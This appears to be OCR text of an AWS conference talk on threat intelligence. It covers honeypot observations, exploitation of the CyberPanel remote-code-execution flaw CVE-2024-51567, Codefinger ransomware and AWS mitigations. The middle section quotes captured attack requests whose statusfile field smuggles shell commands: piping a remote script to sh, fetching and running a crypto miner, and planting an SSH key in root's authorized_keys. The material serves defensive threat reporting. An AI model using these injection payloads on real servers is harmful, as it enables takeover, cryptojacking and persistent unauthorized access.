
© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Resource development - Building a botnet



© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Initial access observed by MadPot



Threat initial information

adminqueryBasicCfg<?xml version="1.0" encoding="UTF-8"?> <request version="1.0" systemType="***NVMS-9000***" clientType="WEB" url="queryBasicCfg"/


Artifact extraction

- 3 versions collected
- 7 architectures (MIPS, ARM, Intel, PowerPC, Renesas SH, RISC-V, SPARC)

aws

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.


Execution - Malware detonation



© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Mitigation

1. C2 IP addresses null routed across AWS
2. Attack commands captured for detection
3. Take down requests initiated



© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

CyberPanel RCE

aws

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

CVE-2024-51567 Detail

CyberPanel

Description

upgrademysqlstatus in databases/views.py in CyberPanel (aka Cyber Panel) b
and execute arbitrary commands via /dataBases/upgrademysqlstatus by byp
using shell metacharacters in the statusfile property, as exploited in the wild
(unpatched) 2.3.7 are affected.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strir

CVSS 3.x Severity and Vector Strings:

NVD	**NIST:** NVD	**Base Score:** 9.8 CRITICAL
C	**CNA:** MITRE	**Base Score:** 10.0 CRITICAL

What MadPot saw

DDoS Malware

```
OPTIONS /dataBases/upgrademysqlstatus HTTP/1.1
{"statusfile":"/dev/null; sh -c \"$(curl -fsSL hxxp://[REDACTED]/down.sh)\"; #"}
```

Crypto mining ware


```
PUT /dataBases/upgrademysqlstatus HTTP/1.1
{"statusfile":"/dev/null; curl -O -#
hxxps://raw.githubusercontent[.]com/[REDACTED]xmrig/ai/main/root && chmod +x root
&& ./root -B -o rx.[REDACTED].com:3333 -a rx -k -u BTC:[REDACTED].$(echo $(shuf -i
1-9999 -n 1)-CPU) -p 2 -k -B -a rx/0 --cpu-max-threads-hint=75; #","csrftoken":""}
```

SSH keys added

```
OPTIONS /dataBases/upgrademysqlstatus HTTP/1.1…
{"statusfile": "/dev/null; echo ssh-rsa AAAAB3NzaC1yc2[REDACTED] >>
/root/.ssh/authorized_keys;netstat -ntlp|grep ssh;cat /etc/[REDACTED]/*; #"}
```


aws © 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Mitigation with Sonaris



© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Codefinger Ransomware



aws

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Events timeline


- Late 2024 - Reports from customers of ransom notes in S3
- Actor tooling had already flagged Sonaris detectors of reconnaissance activity
  - Blocked at network level
  - Notifications were sent to customers to rotate credentials
- Actor adapted within a day to evade via network
- Evolved Sonaris to deploy mitigation withing S3 service and prevent 900M encryption attempts
- AWS worked closely with customers to help deactivate over 30,000 exposed credential pairs

aws
© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Actionable Threat Intelligence in AWS security services

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Infrastructure web app with defense in depth



© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Wraping up

- Scale make hard things harder but makes the opportunity larger
- AWS Threat intelligence aims at making AWS an unattractive target for cyber threats, and adds a layer of defense free of charge
- Security is a shared responsibility model

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Thank you!

Please complete the session survey in the mobile app

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.